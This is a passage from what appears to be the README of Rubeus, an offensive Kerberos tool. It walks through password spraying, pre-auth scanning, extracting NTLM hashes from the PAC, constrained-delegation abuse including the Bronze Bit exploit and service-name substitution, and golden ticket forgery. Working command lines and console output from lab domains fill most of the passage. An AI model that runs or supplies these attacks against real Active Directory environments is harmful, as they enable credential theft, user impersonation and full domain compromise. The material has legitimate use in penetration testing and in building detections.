      HomeDirectory        :
      HomeDirectoryDrive   :
      LogonCount           : 0
      BadPasswordCount     : 0
      UserId               : 1109
      PrimaryGroupId       : 513
      GroupCount           : 1
      Groups               : 513
      UserFlags            : (32) EXTRA_SIDS
      UserSessionKey       : 0000000000000000
      LogonServer          : PDC1
      LogonDomainName      : RUBEUS
      LogonDomainId        : S-1-5-21-323711142
```

```
      UserAccountControl   : (16) NORMAL_ACCOUN
      ExtraSIDCount        : 1
      ExtraSIDs            : S-1-18-2
      ResourceGroupCount   : 0
    ClientName             :
      Client Id            : 20/07/2021 21:59:3
      Client Name          : ccob
    UpnDns                 :
      DNS Domain Name      : RUBEUS.GHOSTPACK.L
      UPN                  : ccob@rubeus.ghostp
      Flags                : 0
    ServerChecksum         :
      Signature Type       : KERB_CHECKSUM_HMAC
      Signature            : 79A2DC5595C76FA851
    KDCChecksum            :
      Signature Type       : KERB_CHECKSUM_HMAC
      Signature            : DA57618BB48EA56371
```

If the PAC can be decrypted (by using a user-to-user request or by passing the `/servicekey`) is it possible to print the arguments required to forge a ticket containg the same PAC values:

```
C:\Rubeus>Rubeus.exe asktgs /service:roast/me /

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.0.0

[*] Action: Ask TGS

[*] Using domain controller: PDC1.rubeus.ghostp
[*] Requesting default etypes (RC4_HMAC, AES[12
[*] Building TGS-REQ request for: 'roast/me'
[+] TGS request successful!
[*] base64(ticket.kirbi):

      doIF6jCCBeagAwIBBaEDAgEWooIE5zCCBONhggTfM
                                        ...(sni
```

```
      AgECoQ0wCxsFcm9hc3QbAm1l

  ServiceName              :  roast/me
  ServiceRealm             :  RUBEUS.GHOSTPACK.
  UserName                 :  harmj0y
  UserRealm                :  RUBEUS.GHOSTPACK.
  StartTime                :  20/07/2021 00:02:
  EndTime                  :  20/07/2021 09:57:
  RenewTill                :  26/07/2021 23:57:
  Flags                    :  name_canonicalize
  KeyType                  :  aes256_cts_hmac_s
  Base64(key)              :  U9Vnk0QnOmByQqF7i
  Decrypted PAC            :
    LogonInfo              :
      LogonTime            : 19/07/2021 23:00:3
      LogoffTime           :
      KickOffTime          :
      PasswordLastSet      : 14/07/2021 02:07:1
      PasswordCanChange    : 15/07/2021 02:07:1
      PasswordMustChange   :
      EffectiveName        : harmj0y
      FullName             : Harm J0y
      LogonScript          :
      ProfilePath          :
      HomeDirectory        :
      HomeDirectoryDrive   :
      LogonCount           : 8
      BadPasswordCount     : 0
      UserId               : 1106
      PrimaryGroupId       : 513
      GroupCount           : 1
      Groups               : 513
      UserFlags            : (32) EXTRA_SIDS
      UserSessionKey       : 0000000000000000
      LogonServer          : PDC1
      LogonDomainName      : RUBEUS
      LogonDomainId        : S-1-5-21-323711142
      UserAccountControl   : (528) NORMAL_ACCOU
      ExtraSIDCount        : 1
      ExtraSIDs            : S-1-18-1
      ResourceGroupCount   : 0
    CredentialInfo         :
      Version              : 0
      EncryptionType       : rc4_hmac
      CredentialData    :   *** NO KEY ***
    ClientName             :
```

```
      Client Id             : 19/07/2021 23:57:4
      Client Name           : harmj0y
    UpnDns                  :
      DNS Domain Name       : RUBEUS.GHOSTPACK.L
      UPN                   : harmj0y@rubeus.gho
      Flags                 : 0
    ServerChecksum          :
      Signature Type        : KERB_CHECKSUM_HMAC
      Signature             : 96FA020562EE73B38D
    KDCChecksum             :
      Signature Type        : KERB_CHECKSUM_HMAC
      Signature             : E7FDCBAF5F580DFB56


[*] Printing argument list for use with Rubeus'

/user:harmj0y /id:1106 /pgid:513 /logoncount:8 
```

Using PKINIT to request a TGT and then requesting a user-to-user service ticket to gain access to the NTLM hash stored within the PAC (manually performing the `/getcredentials` flag to **asktgt**):

```
C:\Rubeus>Rubeus.exe asktgs /u2u /asrepkey:CC9D


   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.0.0

[*] Action: Ask TGS

[*] Using domain controller: PDC1.rubeus.ghostp
[*] Requesting default etypes (RC4_HMAC, AES[12
[*] Building User-to-User TGS-REQ request for:
[+] TGS request successful!
[*] base64(ticket.kirbi):

      doIFxTCCBcGgAwIBBaEDAgEWooIE1DCCBNBhggTMM
                                          ...(sni
```

```
      RVVTLkdIT1NUUEFDSy5MT0NBTKkUMBKgAwIBAaELM/

  ServiceName              :  harmj0y
  ServiceRealm             :  RUBEUS.GHOSTPACK.l
  UserName                 :  harmj0y
  UserRealm                :  RUBEUS.GHOSTPACK.l
  StartTime                :  19/07/2021 23:01:(
  EndTime                  :  20/07/2021 09:00:1
  RenewTill                :  26/07/2021 23:00:1
  Flags                    :  name_canonicalize,
  KeyType                  :  rc4_hmac
  Base64(key)              :  Qm9zdwFIINSHAAmqa\
  ASREP (key)              :  CC9D16AB01D1BD0EF9
  Decrypted PAC            :
    LogonInfo              :
      LogonTime            : 19/07/2021 22:59:21
      LogoffTime           :
      KickOffTime          :
      PasswordLastSet      : 14/07/2021 02:07:11
      PasswordCanChange    : 15/07/2021 02:07:11
      PasswordMustChange   :
      EffectiveName        : harmj0y
      FullName             : Harm J0y
      LogonScript          :
      ProfilePath          :
      HomeDirectory        :
      HomeDirectoryDrive   :
      LogonCount           : 7
      BadPasswordCount     : 0
      UserId               : 1106
      PrimaryGroupId       : 513
      GroupCount           : 1
      Groups               : 513
      UserFlags            : (32) EXTRA_SIDS
      UserSessionKey       : 0000000000000000
      LogonServer          : PDC1
      LogonDomainName      : RUBEUS
      LogonDomainId        : S-1-5-21-323711142
      UserAccountControl   : (528) NORMAL_ACCOUI
      ExtraSIDCount        : 1
      ExtraSIDs            : S-1-18-1
      ResourceGroupCount   : 0
    CredentialInfo         :
      Version              : 0
      EncryptionType       : rc4_hmac
      CredentialData       :
```

```
        CredentialCount    : 1
          NTLM             : C69A7EA908898C23B7
    ClientName             :
      Client Id            : 19/07/2021 23:00:3
      Client Name          : harmj0y
    UpnDns                 :
      DNS Domain Name      : RUBEUS.GHOSTPACK.L
      UPN                  : harmj0y@rubeus.gho
      Flags                : 0
    ServerChecksum         :
      Signature Type       : KERB_CHECKSUM_HMAC
      Signature            : ADEC4A1A7DF70D0A61
    KDCChecksum            :
      Signature Type       : KERB_CHECKSUM_HMAC
      Signature            : 6CF688E02147BEEC16
```

**Note The `/asrepkey` from the TGT retrival must be passed to decrypted the CredentialData section where the NTLM hash is stored but the `/servicekey` argument is not required here as the session key from the TGT is being used because it is a user-to-user request.

renew

The **renew** action will build/parse a raw TGS-REQ/TGS-REP TGT renewal exchange using the specified `/ticket:X` supplied. This value can be a base64 encoding of a .kirbi file or the path to a .kirbi file on disk. If a `/dc` is not specified, the computer's current domain controller is extracted and used as the destination for the renewal traffic. The `/ptt` flag will "pass-the-ticket" and apply the resulting Kerberos credential to the current logon session.

Note that TGTs MUST be renewed before their EndTime, within the RenewTill window.

```
C:\Rubeus>Rubeus.exe renew /ticket:ticket.kirbi


 ______        _
(_____ \      | |
 _____) )_   _| |__  _____ _   _  ___
```

```
|  __  /| | | |  _ \| ___ | | | |/___)
| |  \ \| |_| | |_) ) ____| |_| |___ |
|_|   |_|____/|____/|_____)____/(___/

v1.3.3

[*] Action: Renew TGT

[*] Using domain controller: PRIMARY.testlab.lo
[*] Building TGS-REQ renewal for: 'TESTLAB.LOCA
[*] Connecting to 192.168.52.100:88
[*] Sent 1506 bytes
[*] Received 1510 bytes
[+] TGT renewal request successful!
[*] base64(ticket.kirbi):

    doIFmjCCBZagAwIBBaEDAgEWoo...(snip)...

[*] Action: Import Ticket
[+] Ticket successfully imported!
```

The `/autorenew` flag will take an existing `/ticket:X` .kirbi file/blob, sleep until endTime-30 minutes, auto-renew the ticket and display the refreshed ticket blob. It will continue this renewal process until the allowable renew-till renewal window passes.

```
C:\Rubeus>Rubeus.exe renew /ticket:doIFmjCCBZag

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v1.3.3

[*] Action: Auto-Renew TGT


[*] User       : dfm.a@TESTLAB.LOCAL
[*] endtime    : 2/10/2019 11:44:09 PM
[*] renew-till : 2/17/2019 6:44:09 PM
```

```
[*] Sleeping for 263 minutes (endTime-30) befor
[*] Renewing TGT for dfm.a@TESTLAB.LOCAL

[*] Action: Renew TGT

[*] Using domain controller: PRIMARY.testlab.lo
[*] Building TGS-REQ renewal for: 'TESTLAB.LOCA
[*] Connecting to 192.168.52.100:88
[*] Sent 1506 bytes
[*] Received 1510 bytes
[+] TGT renewal request successful!
[*] base64(ticket.kirbi):

      doIFmjCCBZagAwIBBaEDAgEWoo...(snip)...
```

brute

The **brute** action will perform a Kerberos-based password bruteforcing or password spraying attack. **spray** can also be used as the action name.

```
C:\Rubeus>Rubeus.exe brute /password:Password12

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v1.5.0

[-] Blocked/Disabled user => Guest
[-] Blocked/Disabled user => DefaultAccount
[-] Blocked/Disabled user => krbtgt
[-] Blocked/Disabled user => disabled
[+] STUPENDOUS => newuser:Password123!!
[*] base64(newuser.kirbi):

      doIFLDCCBSigAwIBBaEDAgEWooIELDCCBChhggQkM
```

preauthscan

The **preauthscan** action will send AS-REQ's for all usernames passed into the `/users` argument to discover accounts that do not require Kerberos pre-authentication.

```
C:\Rubeus>Rubeus.exe preauthscan /users:uns.txt


   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.2.0

[*] Action: Scan for accounts not requiring Kerl

[*] cclark: Pre-Auth Required
[*] jjones: Pre-Auth Not Required
[*] rwilliams: Pre-Auth Required
[*] svc_sqlserver: Pre-Auth Required
[*] pgreen: Pre-Auth Required
[*] jsmith: Pre-Auth Required
[*] tnahum: Pre-Auth Required
[*] sfederovsky: Pre-Auth Required
```

Constrained delegation abuse

Breakdown of the constrained delegation commands:

Command	Description
s4u	Perform S4U2self and S4U2proxy actions

s4u

The **s4u** action is nearly identical to Kekeo's **tgs::s4u** functionality. If a user (or computer) account is configured for constrained delegation (i.e. has a SPN value in its msds-allowedtodelegateto field) this action can be used to abuse access to the target SPN/server. Constrained delegation is

complex. For more information see this post or Elad Shamir's "Wagging the Dog" post.

A **TL;DR** explanation is that an account with constrained delegation enabled is allowed to request tickets *to itself* as any user, in a process known as S4U2self. In order for an account to be allowed to do this, it has to have **TrustedToAuthForDelegation** enabled in it's useraccountcontrol property, something that only elevated users can modify by default. This ticket has the **FORWARDABLE** flag set by default. The service can then use this specially requested ticket to request a service ticket to any service principal name (SPN) specified in the account's **msds-allowedtodelegateto** field. So long story short, if you have control of an account with **TrustedToAuthForDelegation** set and a value in **msds-allowedtodelegateto**, you can pretend to be any user in the domain to the SPNs set in the account's **msds-allowedtodelegateto** field.

This "control" can be the hash of the account (`/rc4` or `/aes256`), or an existing TGT (`/ticket:X`) for the account with a **msds-allowedtodelegateto** value set. If a `/user` and rc4/aes256 hash is supplied, the **s4u** module performs an asktgt action first, using the returned ticket for the steps following. If a TGT `/ticket:X` is supplied, that TGT is used instead.

If an account hash is supplied, the `/nopac` switch can be used to request the initial TGT without a PAC.

Using a KDC proxy (MS-KKDCP) to make the requests is possible using the `/proxyurl:URL` argument. The full URL for the KDC proxy is required, eg. https://kdcproxy.exmaple.com/kdcproxy. When used for the `s4u` command, *all* requests will be sent through the proxy.

A `/impersonateuser:X` parameter **MUST** be supplied to the **s4u** module. If nothing else is supplied, just the S4U2self process is executed, returning a forwardable ticket:

```
C:\Rubeus>Rubeus.exe s4u /user:patsy /rc4:2b576a

 ______        _
(_____ \      | |
 _____) )_   _| |__  _____ _   _  ___
|  __  /| | | |  _ \| ___ | | | |/___)
| |  \ \| |_| | |_) ) ____| |_| |___ |
|_|   |_|____/|____/|_____)____/(___/

v1.3.3

[*] Action: Ask TGT

[*] Using rc4_hmac hash: 2b576acbe6bcfda7294d6b
[*] Using domain controller: PRIMARY.testlab.lo
[*] Building AS-REQ (w/ preauth) for: 'testlab.
[*] Connecting to 192.168.52.100:88
[*] Sent 230 bytes
[*] Received 1377 bytes
[+] TGT request successful!
[*] base64(ticket.kirbi):

    doIE+jCCBPagAwIBBaEDAgEWoo...(snip)...


[*] Action: S4U

[*] Using domain controller: PRIMARY.testlab.lo
[*] Building S4U2self request for: 'TESTLAB.LOC
[*] Sending S4U2self request
[*] Connecting to 192.168.52.100:88
[*] Sent 1437 bytes
[*] Received 1574 bytes
[+] S4U2self success!
[*] Got a TGS for 'dfm.a@TESTLAB.LOCAL' to 'TES
[*] base64(ticket.kirbi):

    doIF2jCCBdagAwIBBaEDAgEWoo...(snip)...
```

That forwardable ticket can then be used as a `/tgs:Y` parameter (base64 blob or .kirbi file) to execute the S4U2proxy process. A valid **msds-allowedtodelegateto** value for the

account must be supplied (`/msdsspn:X`). Say the patsy@testlab.local account looks like this:

```
PS C:\> Get-DomainUser patsy -Properties samacc
ldap/PRIMARY.testlab.local/testlab.local
ldap/PRIMARY
ldap/PRIMARY.testlab.local/TESTLAB
ldap/PRIMARY/TESTLAB
ldap/PRIMARY.testlab.local/DomainDnsZones.testl
ldap/PRIMARY.testlab.local/ForestDnsZones.testl
ldap/PRIMARY.testlab.local
```

Then the S4U2proxy abuse function (using the ticket from the previous S4U2self process) would be:

```
C:\Rubeus>Rubeus.exe s4u /ticket:doIE+jCCBPagAw

 ______        _
(_____ \      | |
 _____) )_   _| |__  _____ _   _  ___
|  __  /| | | |  _ \| ___ | | | |/___)
| |  \ \| |_| | |_) ) ____| |_| |___ |
|_|   |_|____/|____/|_____)____/(___/

v1.3.3

[*] Action: S4U

[*] Loaded a TGS for TESTLAB.LOCAL\dfm.a@TESTLA
[*] Impersonating user 'dfm.a@TESTLAB.LOCAL' to
[*] Using domain controller: PRIMARY.testlab.lo
[*] Building S4U2proxy request for service: 'ld
[*] Sending S4U2proxy request
[*] Connecting to 192.168.52.100:88
[*] Sent 2641 bytes
[*] Received 1829 bytes
[+] S4U2proxy success!
[*] base64(ticket.kirbi) for SPN 'ldap/PRIMARY.

    doIGujCCBragAwIBBaEDAgEWoo..(snip)..
```

Where `/ticket:X` is the TGT returned in the first step, and `/tgs` is the S4U2self ticket. Injecting the resulting ticket

(manually with Rubeus.exe ptt /ticket:X or by supplying the `/ptt` flag to the **s4u** command) will allow you access the **ldap** service on primary.testlab.local *as if you are dfm.a*.

The `/altservice` parameter takes advantage of Alberto Solino's great discovery about how the service name (sname) is not protected in the KRB-CRED file, only the server name is. This allows us to substitute in any service name we want in the resulting KRB-CRED (.kirbi) file. One or more alternate service names can be supplied, comma separated (`/altservice:cifs,HOST,...`).

Let's expand on the previous example, forging access to the filesystem on **primary.testlab.local** by abusing its constrained delegation configuration and the alternate service substitution. Let's package it all into one step as well, performing a TGT request, S4U2self process, S4U2proxy execution, and injection of the final ticket:

```
C:\Rubeus>dir \\primary.testlab.local\C$
Access is denied.

C:\Rubeus>Rubeus.exe s4u /user:patsy /rc4:2b576a


 ______        _
(_____ \      | |
 _____) )_   _| |__  _____ _   _  ___
|  __  /| | | |  _ \| ___ | | | |/___)
| |  \ \| |_| | |_) ) ____| |_| |___ |
|_|   |_|____/|____/|_____)____/(___/

v1.3.3

[*] Action: Ask TGT

[*] Using rc4_hmac hash: 2b576acbe6bcfda7294d6b
[*] Using domain controller: PRIMARY.testlab.lo
[*] Building AS-REQ (w/ preauth) for: 'testlab.
[*] Connecting to 192.168.52.100:88
[*] Sent 230 bytes
[*] Received 1377 bytes
[+] TGT request successful!
```

```
[*] base64(ticket.kirbi):

    doIE+jCCBPagAwIBBaEDAgEWoo..(snip)..


[*] Action: S4U

[*] Using domain controller: PRIMARY.testlab.lo
[*] Building S4U2self request for: 'TESTLAB.LOC
[*] Sending S4U2self request
[*] Connecting to 192.168.52.100:88
[*] Sent 1437 bytes
[*] Received 1574 bytes
[+] S4U2self success!
[*] Got a TGS for 'dfm.a@TESTLAB.LOCAL' to 'TES
[*] base64(ticket.kirbi):

    doIF2jCCBdagAwIBBaEDAgEWoo..(snip)..

[*] Impersonating user 'dfm.a' to target SPN 'l
[*]   Final ticket will be for the alternate se
[*] Using domain controller: PRIMARY.testlab.lo
[*] Building S4U2proxy request for service: 'ld
[*] Sending S4U2proxy request
[*] Connecting to 192.168.52.100:88
[*] Sent 2641 bytes
[*] Received 1829 bytes
[+] S4U2proxy success!
[*] Substituting alternative service name 'cifs
[*] base64(ticket.kirbi) for SPN 'cifs/PRIMARY.

    doIGujCCBragAwIBBaEDAgEWoo..(snip)..

[*] Action: Import Ticket
[+] Ticket successfully imported!

C:\Rubeus>dir \\primary.testlab.local\C$
Volume in drive \\primary.testlab.local\C$ has
Volume Serial Number is A48B-4D68

Directory of \\primary.testlab.local\C$

07/05/2018  12:57 PM    <DIR>          dumps
03/05/2017  04:36 PM    <DIR>          inetpub
08/22/2013  07:52 AM    <DIR>          PerfLogs
04/15/2017  05:25 PM    <DIR>          profiles
```

```
08/28/2018  11:51 AM    <DIR>          Program |
08/28/2018  11:51 AM    <DIR>          Program |
10/09/2018  12:04 PM    <DIR>          Temp
08/23/2018  03:52 PM    <DIR>          Users
10/25/2018  01:15 PM    <DIR>          Windows
            1 File(s)              9 bytes
            9 Dir(s)  40,511,676,416 bytes free
```

By default, several differences exists between the S4U2Self and S4U2Proxy TGS-REQ's generated by Rubeus and genuine requests. To form the TGS-REQ's more inline with genuine requests, the `/opsec` flag can be used. As this flag is intended to make Rubeus traffic more stealthy, it cannot by default be used with any encryption type other than `aes256` and will just throw a warning and exit if another encryption type is used. To allow for other encryption types to be used with the `/opsec` changes, the `/force` flag exists. The `/opsec` flag has not yet been implemented for cross domain S4U.

The *Bronze Bit* exploit (CVE-2020-17049) is implemented using the `/bronzebit` flag. Adding this flag will automatically flip the *forwardable* flag when retreiving the S4U2Self ticket. As flipping this flag requires the service ticket to be decrypted and reencrypted, the long term key (service account's password hash) is required. For this reason, if a TGT is being supplied, the service accounts credentials are also required for this to work.

It is possible, in certain cirsumstances, to use an S4U2Self ticket to impersonate protected users in order to escalate privileges on the requesting system, as discussed here. For this purpose, the `/self` flag and `/altservice:X` argument can be used to generate a usable service ticket.

To forge an S4U2Self referral, only the trust key is required. By using the `/targetdomain:X` argument with the `/self` flag and without the `/targetdc` argument, Rubeus will treat the ticket supplied with `/ticket:X` as an S4U2Self referral and only request the final S4U2Self service ticket. The `/altservice:X` can also be used to rewrite the sname in the resulting ticket:

```
C:\Rubeus>Rubeus.exe s4u /self /targetdomain:in

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v1.5.0

[*] Action: S4U

[*] Action: S4U

[*] Using domain controller: idc1.internal.zero
[*] Requesting the cross realm 'S4U2Self' for e
[*] Sending cross realm S4U2Self request
[+] cross realm S4U2Self success!
[*] Substituting alternative service name 'host,
[*] base64(ticket.kirbi):

      doIFETCCBQ...RheS5sYWI=
```

Ticket Forgery

Breakdown of the ticket forgery commands:

Command	Description
golden	Forge an ticket granting ticket (TGT)
silver	Forge a service ticket, can also forge TGTs
diamond	Forge a diamond ticket

There are many similarities between the `golden` and `silver` commands, the reason for them being separate is to simplfy the `golden` command. Service tickets can be much more complex than TGTs with different keys and extra sections, while TGTs can be forged with the `silver` command, `golden`

provides fewer potential arguments as the features not relevent to TGTs are not present.

Most of the arguments for both of these commands are to set PAC fields and should be reasonably self explanitory. These are:

Argument	Description
/user	Used as the user to query details for if `/ldap` is passed but also is used to set the EffectiveName field in the PAC and the cname field in the EncTicketPart
/dc	Specifies the domain controller used for the LDAP query if `/ldap` is passed but also used to set the LogonServer field in the PAC
/netbios	Sets the LogonDomainName field in the PAC
/sid	Sets the LogonDomainId field in the PAC
/id	Sets the UserId field in the PAC (Default: 500)
/displayname	Sets the FullName field in the PAC
/logoncount	Sets the LogonCount field in the PAC (Default: 0)
/badpwdcount	Sets the BadPasswordCount field in the PAC (Default: 0)
/uac	Sets the UAC field in the PAC (Default: NORMAL_ACCOUNT)
/pgid	Sets the PrimaryGroupId field in the PAC and is also added to the `/groups` field (Default: 513)

/groups	Comma separated. Sets the Groups field in the PAC, also has the `/pgid` added to it. The total is also used to calculate the GroupCount field (Default: 520,512,513,519,518)
/homedir	Sets the HomeDirectory field in the PAC
/homedrive	Sets the HomeDirectoryDrive field in the PAC
/profilepath	Sets the ProfilePath field in the PAC
/scriptpath	Sets the LogonScript field in the PAC
/logofftime	Sets the LogoffTime field in the PAC. In local time format - Is converted to UTC automatically
/lastlogon	Sets the LogonTime field in the PAC. In local time format - Is converted to UTC automatically (Default: starttime - 1 second)
/passlastset	Sets the PasswordLastSet field in the PAC. In local time format - Is converted to UTC automatically
/minpassage	Sets the PasswordCanChange field in the PAC. This is relative to PasswordLastSet, in number of days, so '5' for 5 days
/maxpassage	Sets the PasswordMustChange field in the PAC. This is relative to PasswordLastSet, in number of days, so '5' for 5 days
/sids	Comma separated. Sets the ExtraSIDs field in the PAC. It is also

	used to calculate the ExtraSIDCount field
/resourcegroupsid	Sets the ResourceGroupSid field in the PAC. If used, `/resourcegroups` is also required
/resourcegroups	Comma separated. Sets the ResourceGroups field in the PAC. It is also used to calculate the ResourceGroupCount field. If used, `/resourcegroupsid` is also required

Other arguments common to both commands but to set fields outside of the PAC are:

Argument	Description
/authtime	Sets the authtime field in the EncTicketPart. In local time format - Is converted to UTC automatically (Default: now)
/starttime	Sets the starttime field in the EncTicketPart. In local time format - Is converted to UTC automatically (Default: now)
/endtime	Sets the endtime field in the EncTicketPart. This is relative to starttime, in the format of multiplier plus timerange, so for 5 days, 5d. More information on this format explained below (Default: 10h)
/renewtill	Sets the renew-till field in the EncTicketPart. This is relative to starttime, in the format of multiplier plus timerange, so for 5 days, 5d.

	More information on this format explained below (Default: 7d)
/rangeend	This is for creating multiple tickets that start at different times. This will be the last starttime, relative to `/starttime`, in the format of multiplier plus timerange, so for 5 days, 5d. More information on this format explained below
/rangeinterval	This is for creating multiple tickets that starts are different times. This is the interval that will be used between each starttime, in the format of multiplier plus timerange, so for 5 days, 5d. More information on this format explained below
/flags	Sets the ticket flags within the EncTicketPart (Default: forwardable,renewable,pre_authent and for `golden` also initial)
/extendedupndns	Includes the new extended UpnDns (which includes the samaccountname and account SID)

For the relative times described in the tables above, the format is an integer used as a multiplier followed by a single character which acts as a timerange. The meaning of each supported character is shown in the table below (**These are case sensitive**):

Character	Description
m	Minutes
h	Hours
d	Days

M	Months
y	Years

The other common feature used by both commands is LDAP information retrieval. Both `golden` and `silver` support retrieving information over LDAP using the `/ldap` flag. The `/ldap` flag can be used with the `/creduser` and `credpassword` arguments to authenticate as an alternative user when retrieving this information. The inforamtion is retrieved by sending 3 LDAP queries and mounting the SYSVOL share of a domain controller (for reading the Domain policy file) if no other information is passed. LDAP queries will automatically be sent over TLS and fail back to plaintext LDAP if it fails.

The first LDAP query, which will always be sent if `ldap` is passed, queries for the user specified in `/user`, and retreives most of the users information required for the PAC.

The second LDAP query will be sent if `/groups`, `/pgid`, `/minpassage` **OR** `/maxpassage` are not given on the command line, any of these arguments given on the command line will avoid querying LDAP for the information. This query retrieves the groups that the user is a member of, including the primary group, along with the domain policy object (used to get the path to the policy file). If `/minpassage` or `/maxpassage` is not provided on the command line and the domain policy object is retrieved from LDAP, the SYSVOL share of a DC is mounted and the policy file is parsed to get the MinimumPasswordAge (to set the proper value for the PasswordCanChange field in the PAC) and the MaximumPasswordAge (to set the proper value for the PasswordMustChange field in the PAC) values.

Lastly, if the `/netbios` argument is not given on the command line, an LDAP query for the proper netbios name of the domain is made from the *Configuration* container in order to set the LogonDomainName field in the PAC. If the `/ldap` flag is not given on the command line and the `/netbios`

argument also is not given, the first element (before the first period '.') is uppercased and used instead.

The `/printcmd` flag can be used to print the arguments required to generate another ticket containing the same PAC information used to generate the current ticket. This will **not** print arguments related to the times the ticket is valid for as those are likely required to be different for any future tickets you want to forge.

golden

The **golden** action will forge a TGT for the user `/user:X` encrypting the ticket with the hash passed with `/des:X`, `/rc4:X`, `/aes128:X` or `/aes256:X` and using the same key to create the ServerChecksum and KDCChecksum. The various arguments to set fields manually are described above or the `/ldap` flag can be used to automatically retrieve the information from the domain controller.

The `/oldpac` switch can be used to exclude the new *Requestor* and *Attributes* PAC_INFO_BUFFERs, added in response to CVE-2021-42287.

The `/extendedupndns` switch will include the new extended UpnDns elements. This involved adding *2* to the Flags, as well as containing the samaccountname and account SID.

The `/rodcNumber:x` parameter was added to perform kerberos Key List Requests. The value of this parameter is the number specified after krbtgt_x the `msDS-KrbTgtLink` attribute of the read-only domain controller, eg. krbtgt_12345 would be 12345. This request requires certain flags which can be set using `/flags:forwardable,renewable,enc_pa_rep`. The key (`/des:X`, `/rc4:X`, `/aes128:X` or `/aes256:X`) used to encrypt is the KRBTGT_x accounts key. Further information can be found on Elad Shamir's blog post here,

Forging a TGT using the `/ldap` flag to retrieve the information and the `/printcmd` flag to print a command to forge another

ticket with the same PAC information:

```
C:\Rubeus>Rubeus.exe golden /aes256:6a8941dcb80

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.0.0

[*] Action: Build TGT

[*] Trying to query LDAP using LDAPS for user i
[*] Searching path 'DC=rubeus,DC=ghostpack,DC=l
[*] Retrieving domain policy information over L
[*] Searching path 'DC=rubeus,DC=ghostpack,DC=l
[*] Attempting to mount: \\pdc1.rubeus.ghostpac
[*] \\pdc1.rubeus.ghostpack.local\SYSVOL succes
[*] Attempting to unmount: \\pdc1.rubeus.ghostp
[*] \\pdc1.rubeus.ghostpack.local\SYSVOL succes
[*] Retrieving netbios name information over LD
[*] Searching path 'CN=Configuration,DC=rubeus,
[*] Building PAC

[*] Domain         : RUBEUS.GHOSTPACK.LOCAL (RU
[*] SID            : S-1-5-21-3237111427-160793
[*] UserId         : 1106
[*] Groups         : 513
[*] ServiceKey     : 6A8941DCB801E0BF63444B830E
[*] ServiceKeyType : KERB_CHECKSUM_HMAC_SHA1_96
[*] KDCKey         : 6A8941DCB801E0BF63444B830E
[*] KDCKeyType     : KERB_CHECKSUM_HMAC_SHA1_96
[*] Service        : krbtgt
[*] Target         : rubeus.ghostpack.local

[*] Generating EncTicketPart
[*] Signing PAC
[*] Encrypting EncTicketPart
[*] Generating Ticket
[*] Generated KERB-CRED
[*] Forged a TGT for 'harmj0y@rubeus.ghostpack.
```

```
[*] AuthTime       : 29/07/2021 00:12:40
[*] StartTime      : 29/07/2021 00:12:40
[*] EndTime        : 29/07/2021 10:12:40
[*] RenewTill      : 05/08/2021 00:12:40

[*] base64(ticket.kirbi):

      doIFdTCCBXGgAwIBBaEDAgEWooIERDCCBEBhggQ8M
                                          ...(sni
      dWJldXMuZ2hvc3RwYWNrLmxvY2Fs



[*] Printing a command to recreate a ticket con

C:\Rubeus\Rubeus.exe golden /aes256:6A8941DCB80
```

Forging a TGT, explicitly setting everything on the command line:

```
C:\Rubeus>Rubeus.exe golden /aes256:6A8941DCB80


   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.0.0

[*] Action: Build TGT

[*] Building PAC

[*] Domain         : RUBEUS.GHOSTPACK.LOCAL (RU
[*] SID            : S-1-5-21-3237111427-160793
[*] UserId         : 1106
[*] Groups         : 513
[*] ServiceKey     : 6A8941DCB801E0BF63444B830E
[*] ServiceKeyType : KERB_CHECKSUM_HMAC_SHA1_96
[*] KDCKey         : 6A8941DCB801E0BF63444B830E
[*] KDCKeyType     : KERB_CHECKSUM_HMAC_SHA1_96
[*] Service        : krbtgt
```

```
[*] Target         : rubeus.ghostpack.local

[*] Generating EncTicketPart
[*] Signing PAC
[*] Encrypting EncTicketPart
[*] Generating Ticket
[*] Generated KERB-CRED
[*] Forged a TGT for 'harmj0y@rubeus.ghostpack.l

[*] AuthTime       : 29/07/2021 00:18:19
[*] StartTime      : 29/07/2021 00:18:19
[*] EndTime        : 29/07/2021 10:18:19
[*] RenewTill      : 05/08/2021 00:18:19

[*] base64(ticket.kirbi):

      doIFdTCCBXGgAwIBBaEDAgEWooIERDCCBEBhggQ8M
                                          ...(sni
      dWJldXMuZ2hvc3RwYWNrLmxvY2Fs
```

Forging 5 TGTs starting on different days with 1 day interval between starttimes, with the first starting now, and using LDAP to get the PAC information:

```
C:\Rubeus>Rubeus.exe golden /aes256:6a8941dcb80

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.0.0

[*] Action: Build TGT

[*] Trying to query LDAP using LDAPS for user i
